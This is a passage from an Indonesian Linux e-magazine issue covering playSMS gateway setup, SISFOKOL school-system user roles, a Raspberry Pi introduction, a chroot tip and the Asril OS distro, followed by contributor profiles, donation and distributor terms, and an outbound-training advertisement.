


b.6.3).Pilih Administration => Manage user => Add user



> User level : Administrator

- Isikan Username "admin" (ketikkan tanpa tanda petik).
- Isikan "Mobile" dengan nomor SIM card yang ada di modem, gunakan format telefon Internasional (diawali dengan +62 untuk Indonesia).
- Isikan "SMS footer" sesuai dengan ciri Anda, misalkan @Pekalongan. Ingat SMS footer akan ditambahkan dalam setiap pesan SMS yang dikirimkan oleh smstools.
- Masukkan angka "Credit"-nya, tanpa Credit ini maka kita tidak bisa mengirimkankan SMS. Untuk setiap SMS yang dikirim, Credit akan berkurang 1 (satu).
- Pilih "User level" Administrator untuk user admin ini. Ingat bahwa hanya user admin yang diperkenankan mengatur semua parameter playsms.
- Tanda bintang menandakan "harus diisi".



> User level : Normal User


- Tambahkan user seperlunya.
- User hanya diperkenankan mengirim dan menerima SMS sesuai nomor SIM card yang didaftarkan. Hanya Admin yang dapat melihat seluruh SMS yang masuk di Inbox seluruh user.
- User hanya berhak menggunakan Credit yang telah diberikan Admin. Hanya Admin yang dapat menambahkan sejumlah Credit kepada seluruh user.
- User dapat mengubah parameter lainnya melalui menu My Account => Preferences

b.6.4).Mengirim SMS.

Pilih My Account => Send SMS



Bilamana kita belum memiliki Phonebook, maka bisa langsung mengisikan nomor tujuan di kolom "Or:" (tentu dengan prefix 62).



Kolom SMS character akan menghitung berapa jumlah pecahan SMS yang akan kita kirimkan, bilamana SMS tersebut melebihi panjang 1x SMS.

Selesai mengetikkan pesan? Klik saja tombol "Send".

b.6.5).Menerima SMS.

Bilamana kita menerima SMS, maka silakan pilih My Account => Incoming SMS atau Administration => All incoming SMS.



Tentu akan lebih baik bilamana kita mengisikan data-data di Phonebook, sehingga proses pengiriman dan penerimaan SMS terlihat lebih transparan (*langsung diketahui kontak SMS dengan siapa saja*).

Sukses kirim dan terima SMS dengan playsms? Bila "Ya" maka selamat menggunakan layanan Gateway.

b.6.6).Jalankan otomatis SMS Gateway.

Oh ya, tentu saja SMS Gateway ini kita inginkan berjalan otomatis setiap kali komputer selesai booting. baik, sila tambahkan perintah berikut :

```
# nano /etc/rc.d/rc.local (tambahkan di baris paling bawah)
/etc/rc.d/rc.lighttpd restart
/etc/rc.d/rc.sms3 restart
/usr/local/bin/playsmsd_start
```

Simpan dan coba "restart" komputer Anda. Pastikan SMS Gateway berjalan otomatis tanpa gangguan (periksa butir b.5 bilamana ragu), dan Anda siap menggunakannya untuk hal-hal yang positif. Bukankah demikian?

Fitur-fitur playsms dan pengendalian via script akan dibahas dalam tulisan mendatang, insya Alloh.

Tahukah Kamu...?

Virtualisasi QEMU, bisa dijalankan secara command line. Dengan mengetikkan :

```
$qemu -cdrom file_distronya.iso -boot d -m 512
```

Beragam Akses User pada SISFOKOL

oleh : Agus Muhamir (hajirodeon@yahoo.com)

SISFOKOL (Sistem Informasi Sekolah), adalah sebuah aplikasi untuk manajemen pengelolaan sekolah Sistem informasi ini berbasis Web. Terdapat empat varian, yakni untuk sekolah SD, SMP, SMA, dan SMK. Menggunakan teknologi PHP dengan database MySQL. Sehingga untuk instalasi dan menjalankannya dibutuhkan sebuah Web Server seperti Apache yang telah ter-Plugin PHP, MySQL Server dan PhpMyAdmin untuk meng-Import Database-nya. Karena berbasis Web, sehingga bisa dipasang pada berbagai jenis Sistem Operasi. Yang pasti harus menggunakan sebuah browser seperti FireFox, IE atau lainnya.



Sampai saat ini, SISFOKOL telah mencapai versi 4.0 (code:NyurungBAN), yang rilis pada Pebruari 2012. Sedangkan untuk versi terbarunya lagi, versi 5.0 (code:PernahJaya), akan ditargetkan rilis pada awal tahun depan.

Berikut daftar akses user yang ada di SISFOKOL :

1. Administrator
2. Guru
3. Siswa
4. Wali Kelas
5. Kepala Sekolah
6. Tata Usaha
7. Bendahara
8. Perpustakaan
9. BP/BK
10. Wakil Kurikulum
11. Pengarsip Surat
12. Kesiswaan
13. Inventaris
14. SMS Akademik

Informasi selengkapnya, bisa dilihat di :

<http://sisfokol.wordpress.com/>
<http://www.omahbiasawae.com/>




Beginilah alur yang dilakukan oleh seorang akses Administrator, dalam memberikan akses user. Pertama seorang Administrator melakukan pendataan pegawai terlebih dahulu. Kemudian data pegawai yang ada, dilakukan setting agar mempunyai akses sebagai : Tata Usaha, Inventaris, Pengarsip Surat, Bendahara, Kesiswaan, BP/BK, Perpustakaan, SMS Akademik, Kepala Sekolah, Waka Kurikulum. Diantara pembagian tugas tersebut, terdapat akses Tata Usaha yang nantinya bisa membuat akses tertentu, yakni akses Guru, Wali Kelas, dan Siswa.

RaspberryPi

oleh : Anugrah Bagus Susilo (newbieilmu@gmail.com)

RASPBERRY PI adalah komputer seukuran kartu kredit/ATM, yang dikembangkan oleh Raspberry Pi Foundation yang berbasis di Inggris. Ide awal dari pembuatan Raspberry Pi adalah menyediakan komputer yang murah untuk anak-anak sebagai media mereka untuk mempelajari bahasa pemograman komputer.



Raspberry Pi diluncurkan pertama kali pada 29 Februari 2012. memiliki dua model, model A dan model B. Harga Resmi untuk model A adalah US\$ 25 atau sekitar Rp 250.000 dan model B adalah US\$ 35 atau sekitar Rp 350.000 (belum termasuk biaya impor dan pajak ke Indonesia).

Perbedaan model A dan B terletak pada memory yang digunakan. Model A menggunakan memory 256 MB dan model B 512 MB. Selain itu model B juga sudah dilengkapi dengan ethernet port (kartu jaringan) yang tidak terdapat di model A.

Sejarah

Pada tahun 2006, konsep awal Raspberry Pi didasarkan pada mikrokontroler Atmel ATmega644. Skema dan layout PCB tersedia untuk didownload secara umum.

Dewan pengawas dikumpulkan pada tahun 2008 dan Raspberry Pi Foundation didirikan sebagai amal

terdaftar pada Mei 2009 di Caldecote Selatan Cambridgeshire, Inggris .

Yayasan ini didukung oleh Universitas Cambridge Laboratorium Komputer dan Broadcom. Tujuannya adalah untuk "mempromosikan studi ilmu komputer dan topik terkait, terutama di tingkat sekolah , dan untuk menempatkan kembali pembelajaran komputer yang menyenangkan . "

	Model A	Model B
Target price:	\$25	\$35
SoC:	Broadcom BCM2835 (CPU, GPU, DSP, and SDRAM)	
CPU:	700 MHz ARM1176JZF-S core (ARM11 family)	
GPU:	Broadcom VideoCore IV, OpenGL ES 2.0, 1080p30 h.264/MPEG-4 AVC high-profile decoder	
Memory (SDRAM):	256 Megabytes (shared with GPU)	
USB 2.0 ports:	1	2 (via integrated USB hub)
Video outputs:	Composite RCA (PAL & NTSC), HDMI (rev 1.3 & 1.4), raw LCD Panels via DSI	14 HDMI resolutions from 640 x 350 to 1920x1200 plus various PAL and NTSC standards.
Audio outputs:	3.5 mm jack, HDMI	
Onboard storage:	SD / MMC / SDIO card slot	
Onboard network:	None	10/100 Ethernet (RJ45)
Low-level peripherals:	8 x GPIO, UART, I ^C bus, SPI bus with two chip selects, +3.3 V, +5 V, ground	
Power ratings:	500 mA (2.5 W)	700 mA (3.5 W)
Power source:	5 volt via MicroUSB or GPIO header	
Size:	85.60 x 53.98 mm (3.370 x 2.125 in)	
Planned operating systems:	Debian GNU/Linux, Fedora, Arch Linux, RISC OS	

Spesifikasi

Apa saja yang diperlukan untuk Pi?

1. SD Card / SDHC

SD Card dibutuhkan untuk loading OS-nya. Dan minimal kapasitasnya adalah 4 GB. Tetapi lebih besar lebih baik karena untuk image OS-nya sendiri saja yang telah direkomendasikan sizenya sudah 2GB. Dan tentunya kita juga perlu kapasitas ekstra untuk menyimpan data – data kita.

2. Sistem Operasi

Untuk memasukkan OS di RPi ini agak berbeda dengan yang kalian tau. Karena RPi hanya perlu proses imaging. Jika anda menggunakan windows, bisa menggunakan win32diskimager atau jika kalian menggunakan linux, bisa

menggunakan dd atau ImageWriter yang berbasis GUI.
Ada banyak pilihan OS, ada Pidora, Ubuntu, Gentoo, Blankberry atau yang lainnya. Namun yang direkomendasikan, adalah Raspbian yang tersedia di situs resmi raspberrypi.org

Dan jangan salah, RaspberryPi bisa dijadikan sebagai media center, dan untuk mewujudkannya, bisa menginstall xbmc, xbmc, openelec selain itu anda juga bisa mencoba Android Gingerbeard versi Rpi atau Firefox OS. jika ingin mengexplore lebih jauh anda bisa mengunjungi websitenya di raspberrypidiskimages.com

3. Mouse & Keyboard USB

Ini kebutuhan standard PC. Alangkah lebih baik jika membeli keyboard yang ada USB Hub-nya. Karena slot USB Raspberry Pi cuma disediakan 2. Kalau mau nambah harus pakai USB Hub. Jadi supaya tidak ribet, mending beli keyboard yg sudah ada USB hub-nya atau bisa juga mencoba Wireless Rii Mini PC Keyboard.

4. TV/Monitor

Kita bisa memakai TV dengan colokan composite seperti TV lama atau colokan DVI atau HDMI yang sekarang sudah jamak dipakai TV LCD LED.

Terserah mau pakai mana karena Raspberry Pi menyediakan 2 port output dalam format RCA dan HDMI. Kalau pakai TV LCD LED dengan HDMI kita bisa menghemat kabel audio karena Raspberry Pi bisa menyalurkan keluaran audio-nya via kabel HDMI. Jadi suaranya langsung ke TV.

5. Kabel RCA atau HDMI/DVI

Kabel menyesuaikan TV atau monitor yang akan kita pakai. Kalau mau memanfaatkan TV

komposit/analog lama, maka kita bisa beli kabel RCA. Tapi kalau sudah punya TV digital dengan HDMI/DVI, kita bisa beli kabel HDMI atau DVI-HDMI. Ada juga monitor LED yang mendukung DVI/HDMI. Silakan menyesuaikan.

6. Power Supply

Raspberry Pi menggunakan power supply dengan colokan mini USB. Bisa nebeng charger ponsel, BB atau memakai Powerbank. Yang jelas power supply harus bisa memasok arus minimal 700mA dan tegangan 5V. Oh iya, di situsnya disebutkan kalau jangan menghubungkan colokan power Raspberry Pi ke PC atau USB Hub.

7. Kabel Audio (optional)

Ini opsional saja kalau kebetulan TV yang dipakai belum mendukung audio via HDMI. Atau jika Anda ingin menghubungkan Raspberry Pi ke sound system external yang lebih mumpuni.

8. Kabel Ethernet (optional)

Kalau ada jaringan ethernet, kita bisa menghubungkan Raspberry Pi ke LAN tersebut. Sayangnya Raspberry Pi baru 100 Mbps belum Gigabit.

Di Seri berikutnya kita akan coba untuk mengulas project-project yang bisa kita buat menggunakan raspberry pi ini. Sampai jumpa di serial berikutnya.

Sumber :

1. http://en.wikipedia.org/wiki/Raspberry_Pi
2. <http://elmoony.wordpress.com/2012/11/29/apa-saja-yang-diperlukan-untuk-raspberry-pi/>
3. <http://teknologi.kompasiana.com/terapan/2013/01/13/mengenal-raspberry-pi-komputer-seukuran-kartu-atm-anda-524974.html>

Tahukah Kamu...?

Chroot merupakan metode root direktori (/) virtual yang akan menjadikan home direktori dari suatu user seperti root (/) di sistemnya sendiri sehingga mencegah user tersebut dapat naik ke level direktori yang lebih tinggi dan mengambil informasi dari sistem tersebut. Dengan chroot kita dapat membatasi ruang lingkup (direktori) user/daemon atau di penjarakan, ini dilakukan untuk memperkuat keamanan sistem. Jika suatu user/daemon yang di chroot maka dia tidak akan bisa keluar dari direktori (home directory) yang telah di tetapkan, hal ini sangat bermanfaat misal user/daemon yang di jaili (chroot) telah diambil alih oleh penyusup maka dia tidak akan bisa keluar dari direktori tersebut dan akan mengurangi resiko pencurian data, tidak akan mengganggu user lain atau kinerja sistem secara keseluruhan tapi hanya sebagian saja. Oleh karena itu untuk melakukan chroot harus menentukan environment dan permission yang tepat untuk user/daemon yang akan di jail.

Asril OS : Indah, bebas, lepas

oleh : Masriadi (083869043939m@gmail.com)

ASRIL OS adalah Distro yang di gunakan oleh Asril Marhamah. Asril OS, kalau dibaca bersambung menjadi asrilos. Frase asrilos terdiri dari dua kata yakni asri dan los. Menurut Kamus Besar Bahasa Indonesia Asri yang berarti Indah dan los berarti bebas, lepas. Maka digunakanlah nama Asril OS untuk distro dari hasil remastering sederhana ini. Sekaligus memberikan identitas pada yang membuat distro remaster ini. Asril OS yaitu Distro yang diremaster oleh Asril Marhamah dan digunakan dalam kebutuhan sehari-hari.



Asril OS merupakan hasil remastering sederhana dengan bantuan program Remastersys. Asril OS dilengkapi berbagai program untuk memenuhi kebutuhan berkomputer sehari-hari. Program ini terdiri dari Perkantoran, Desain Grafis, Multimedia, Pendidikan, Islami, Internet dan lain-lain. Asril OS diharapkan bisa menjadi Distro alternatif bagi pengguna komputer dalam kebutuhan sehari-hari dan bisa menjadi Distro yang Indah dan bebas, serta lepas dari Sistem Operasi yang berbayar. Maka digunakanlah semboyan "Indah, bebas, lepas" sebagai pelengkap dari Distro yang sederhana ini.

Sambil menunggu rilis Asril OS terbaru alias Asril OS v 2.0 Salo. Kali ini saya sampaikan bahwa Asril OS v 2.0 baru sampai tahap desain. Demikian juga dengan Logo Asril OS, Logo Asril OS didesain ulang sehingga tampak lebih Indah, bebas, lepas dan tentunya lebih Indonesia. Ini sebagai komitmen kami untuk terus mengembangkan Asril

OS ini.

Tidak jauh berbeda dengan versi sebelumnya (Asril OS v 1.0 Lopi), Asril OS hadir untuk memenuhi kebutuhan berkomputer sehari-hari. Program yang disertakan dalam Asril OS dibagi dalam berbagai kategori, diantaranya Program Perkantoran, Desain Grafis, Multimedia, Pendidikan, Islami, Internet dan lain-lain.

Semua program yang disertakan sudah didesain dan dipilih sedemikian rupa agar dapat memenuhi kebutuhan berkomputer untuk semua kalangan. Kami selalu berusaha untuk memberikan yang terbaik bagi semuanya. Kedepannya, kami akan berusaha untuk memberikan sesuatu yang berbeda dengan Distro yang lain. Info lebih lanjut mengenai Asril OS ini, anda dapat baca di <http://asrilos.blogspot.com/>

Asril OS 2.0 Salo rencana rilis Januari 2014. Mohon dukungan dari semua pihak, semoga ini dapat berjalan dengan lancar tanpa ada kendala yang berarti.



Luri Darmawan

oleh : Luri Darmawan



Lahir dari keluarga Jawa 39 tahun lalu di Semarang, telah berkeluarga dan memiliki 1 orang anak.

Secara formal, Luri menempuh pendidikan S1 Fisika di Universitas

Diponegoro Semarang. Ia sama sekali tidak menempuh pendidikan khusus tentang IT. Penguasaan terhadap IT, ia dapat dari mengikuti kegiatan dari berbagai komunitas.

Luri terpikat pada pemrograman komputer sejak remaja. Ia mulai mempelajari beberapa bahasa pemrograman dan beberapa Operating-System. Awal belajar mulai dari bahasa Assembly justru membuatnya mudah mempelajari bahasa-bahasa pemrograman yang lain. Ia saat ini sudah mempelajari diantaranya Assembly, Delphi/Pascal, C, Java dan tentu PHP; termasuk juga database yang menyertainya diantaranya MySQL, PostgreSQL, MsSQL.

Luri telah beberapa kali membuat berbagai aplikasi. Sebagian diantaranya dikontribusikan sebagai aplikasi freeware ataupun opensource serta bebas download. Sebagian aplikasinya, ia publikasikan di situs KiOSS. Terakhir kali, ia membuat AksilDE, suatu aplikasi freeware yang bisa digunakan sebagai IDE/editor untuk para programmer khususnya programmer php.

Luri juga telah beberapa kali membuat wadah online untuk para komunitas programmer di Indonesia, diantaranya Portal PHP (php-id.org), Delphi Indonesia (delphi-id.org), juga Fox Pro (fox-id). Ia juga ikut bergabung dengan komunitas yang lain, seperti misal PHP Indonesia (phpindonesia.net). Namun, ia juga tak lupa membuat wadah untuk para pegiat non-IT, salah satu diantaranya, bersama rekan-rekannya membangun wadah untuk para pesilat tradisional di SilatIndonesia.com

Saat ini Luri bekerja sebagai senior IT di salah satu grup usaha di Indonesia dan dalam proses pendewasaan sebagai seorang IT Profesional. Di waktu senggangnya, ia mengikuti kegiatan beberapa komunitas baik komunitas IT maupun non-IT serta aktif dalam Yayasan Sahabat Silat, sebuah yayasan yang memiliki visi pelestarian silat tradisi Indonesia.

Onno W. Purbo

oleh : Onno W. Purbo



Onno Widodo Purbo (lahir di Bandung 17 Agustus 1962) adalah seorang tokoh (yang kemudian lebih dikenal sebagai pakar di bidang) teknologi informasi asal Indonesia. Ayah Onno, Hasan Poerbo, adalah seorang profesor di ITB bidang lingkungan hidup yang banyak memihak pada rakyat kecil. Onno masuk ITB pada jurusan Teknik Elektro

angkatan 1981. Enam tahun kemudian Onno lulus dengan predikat wisudawan terbaik. Setelah itu Onno melanjutkan studi ke Kanada dengan beasiswa dari PAU-ME. RT/RW-Net adalah salah satu dari sekian banyak gagasan yang Onno lontarkan yang mengukir Sejarah Internet Indonesia. Ia juga aktif menulis dalam bidang teknologi informasi di berbagai media, seminar, konferensi nasional maupun internasional terutama untuk memberdayakan masyarakat Indonesia menuju masyarakat berbasis pengetahuan. Lebih dari 163 kota besar di 34 negara di kunjungi dalam perjalanan hidupnya. Onno percaya filosofi copyleft, banyak tulisannya dipublikasi secara gratis di internet.

Menjadi Agen / Distributor

Anda bisa menjadi Agen atau Distributor E-Majalah LinuxBIASAWAE ini. Dengan ketentuan sebagai berikut :

1. Mendaftarkan Diri. Dengan menunjukkan Data diri, Profil atau CV.
2. Menentukan wilayah Kota yang bisa dipegang, dan sesuai dengan alamat keberadaan saat ini.
3. Membeli Paket DVD E-Majalah LinuxBIASAWAE secara resmi, pada setiap rilis baru E-Majalah LinuxBIASAWAE.
4. Bisa menggandakan File .PDF E-Majalah LinuxBIASAWAE dan DVD, untuk permintaan yang ada di Wilayah yang dipegang.
5. Jikalau ada kesulitan, saran, dan masukan, bisa dikomunikasikan dengan redaksi pusat.

Menjadi Kontributor/Tim

Ketentuan adanya penambahan anggota Tim E-Majalah LinuxBIASAWAE, dipegang oleh Redaksi Pusat. Walaupun begitu, pengajuan diri tetap bisa dilakukan. Dengan syarat yang pasti, melengkapi data diri, profil, atau CV.

Jika menulis suatu naskah tulisan atau artikel, dengan ketentuan :

*Dalam bentuk file opendokumen .odt . dengan 1.5spasi .

*Jikalau ada gambar, dalam resolusi tinggi.

*Tulisan atau Artikel, kreasi dan karangan sendiri. Bila adanya rujukan dan referensi lain, diharapkan adanya daftar pustaka.

Bagi tulisan atau artikel, yang diterima dan layak tayang pada suatu edisi E-Majalah LinuxBIASAWAE, akan mendapatkan oleh - oleh berupa : Pulsa Seluler, atau Tas, atau Buku, atau souvenir lainnya, atau Uang Keringat. Yang besarnya senilai dengan Rp. 50.000,00 (LIMA PULUH RIBU RUPIAH), sampai dengan Rp.150.000,00 (SERATUS LIMA PULUH RIBU RUPIAH). Tidak berlaku dalam jumlah kelipatan tulisan atau artikel. Tetapi dalam satu rangkaian suatu edisi.

Menjadi Donatur

Donatur disini sangatlah berguna, untuk kelangsungan hidup E-Majalah LinuxBIASAWAE pada setiap rilisnya. Baik untuk kelangsungan hidup para Anggota TIM, maupun kelangsungan hidup inventaris kerja yang ada.

Donasi terbagi menjadi :

1. Donatur Dasar.

Besarnya donasi : Rp.100.000,00 (SERATUS RIBU RUPIAH).

Sebagai bentuk kenang - kenangan, akan mendapatkan paket DVD suatu edisi E-Majalah LinuxBIASAWAE.

2. Donatur Menengah.

Besarnya donasi : Rp. 300.000,00 (TIGA RATUS RIBU RUPIAH).

Sebagai bentuk kenang - kenangan, akan mendapatkan Tas Laptop, dan paket DVD suatu edisi E-Majalah LinuxBIASAWAE.

3. Donatur Lanjutan.

Besarnya donasi : Rp. 500.000,00 (LIMA RATUS RIBU RUPIAH).

Akan mendapatkan banner iklan dalam suatu edisi E-Majalah LinuxBIASAWAE. Dan sebagai bentuk kenang - kenangan, akan mendapatkan Tas Laptop, dan paket DVD suatu edisi E-Majalah LinuxBIASAWAE.

Transfer bisa ke :

Bank Mandiri Cab.Pemuda Semarang

a/n. Agus Muhamir

135-00-040-3665-1



TENTANG KAMI :

PANDAWA OUTBOUND TRAINING YANG BERDIRI PADA TAHUN 2011, MERUPAKAN SALAH SATU BIDANG DARI YAYASAN SOSIAL GERAKAN PEDULI SESAMA (GPS) YANG MEMPUNYAI TUJUAN MENGEMBANGKAN DUNIA PENDIDIKAN DAN MENCERDASKAN ANAK ANAK BANGSA SERTA MEMBERIKAN KONTRIBUSI DAN PELAYANAN DI BIDANG SOSIAL, BUDAYA, DAN ALAM SEHINGGA MEMPUNYAI MUTU YANG LEBIH BAIK.

SEBAGIAN DARI SELURUH KEGIATAN AKAN DISUMBANGKAN UNTUK PELESTARIAN BUDAYA, ALAM DAN ANAK ANAK KURANG BERUNTUNG.



PILIHAN TEMPAT:

- KOLAM RENANG RAWA PERMAI TUNTANG
- WISATA OUTBOUND DAN LESEHAN BUK PLENGKUNG TUNTANG
- EFRATA CAMPING HILL UNGARAN
- BUKIT LEREPO INDAH UNGARAN
- CANDI GEDONG SONGO SUMOWONO DLL

JENIS PERMAINAN

- Permainan Kering
- Permainan Basah
- Berenang
- Kanoing
- Kereta Kelinci
- Flying Fox
- Kolam Lumpur
- Trust Game
- DLL



LOKASI YANG KAMI GUNAKAN ADALAH TEMPAT-TEMPAT WISATA YANG MASIH ALAMI DAN BERADA DI DAERAH GUNUNG UNGARAN. DIANTARANYA ADALAH WISATA OUTBOUND DAN LESEHAN BUK PLENGKUNG TUNTANG, KOLAM RENANG RAWA PERMAI TUNTANG, DLL.

KLIEN KAMI YANG SUDAH MEMPERCAYAKAN KEGIATAN OUTBOUND KEPADA KAMI ADALAH SMP SUDIRMAN SEMARANG, SD PADANGSARI BANYUMANIK, PAUD AL QUDWAH SALATIGA, ANAK-ANAK JALANAN SE KOTA SEMARANG, DLL

CONTACT PERSON`S:

KAK AHAD 085640005562

KAK BUDI 08157756018

HOME BASE :

JL. ULIN 2 NO 30 RT:03 RW:12 BEJI,
KEC. UNGARAN TIMUR, KABUPATEN
SEMARANG, JAWA TENGAH





Nantikan di Edisi Kedua, Desember 2013.

- *Beragam Cara Remaster Linux . . .
- *Cara Compile Kernel Linux
- *Logika dan Pemahaman LiveCD/DVD
- *Compile Desktop Environment
- *Merancang Linux dari Nol
- *. . . dan masih banyak lagi...

Ikuti terus perkembangan E-Majalah LinuxBIASAWAE, di :

<http://www.facebook.com/groups/majalahlinuxbiasawae/>

Beli DVD E-Majalah LinuxBIASAWAE

1. Silahkan konfirmasi via SMS (081-829-88-54), atau E-Mail (hajirodeon@yahoo.com, atau majalah@omahbiasawae.com)
2. Jika telah sudah mendapatkan rincian besarnya biaya ongkos kirim, selanjutnya bisa dilakukan transfer ke :
Bank Mandiri Cab.Pemuda Semarang
a/n. Agus Muhamid
135-00-040-3665-1.
3. Kemudian lakukan konfirmasi lagi, jika sudah transfer. Dengan memberikan informasi rincian transfer ataupun file gambar bukti transfer.
4. Paket DVD akan secepatnya dikirimkan. Jika nantinya telah diterima, harap konfirmasi juga.